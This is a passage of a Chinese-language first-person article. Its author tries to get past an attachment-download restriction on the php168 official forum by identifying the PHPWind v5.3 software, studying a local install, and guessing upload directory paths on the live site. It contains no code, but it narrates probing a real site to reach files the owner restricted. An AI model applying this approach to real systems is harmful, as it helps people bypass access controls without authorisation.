突破php168官方论坛下载限制

lxy998

最近架设了一个网站，使用的是php168_v2008，但官方的风格及模板还是不能满足我的要求，自己编写吧有点儿麻烦而且时间也来不了，于是就来到了php168官方论坛的风格精选区，发现了一个仿腾讯的最新风格（http://bbs.php168.com/read-bbs-tid-193710.html），而且还提供了下载，如图1，赶紧去看看效果吧，果然仿得很酷，如图2！




图1

帖子下面有供下载的附件，看上去已经有很多人下载过了，可是当我点击下载时，却不禁傻了眼：“对不起，本论坛只有特定用户可以下载附件，请返回”，如图3。身为叉子的我们遇到了困难可不能轻言放弃，来看看有没有别的方法绕过这个下载限制。第一反应就是想知道这个论坛是使用什么系统架构的，查看了一下页面的底部，很轻易的就发现了“Powered by PHPWind v5.3”，如图4。




图3




图4

下载了一个PHPWind v5.3在自己的电脑上安装好后用了用，先上传两个文件，然后又到后台转了转，想看看这个系统对附件的命名规则，结果半天也没什么突破，如图5。看来得另想办法了，嗯，在“http://bbs.php168.com/”后面加上“upload”




图2

看能不能打开文件夹索引，结果IE提示“Not Found”，换成“upland_file”也是一样。

转到我本地架设的论坛的下载系统根目录下一看，原来上传的文件是放在“attachment”文件夹里的，而不是通常的“upload”或“upland_file”，可是我换成了“attachment”后还是不行，依然是“Not Found”，估计管理员把文件夹名改成别的了。再来看看那个帖子，如果我没有猜错的话，那个风格预览




图5




图6

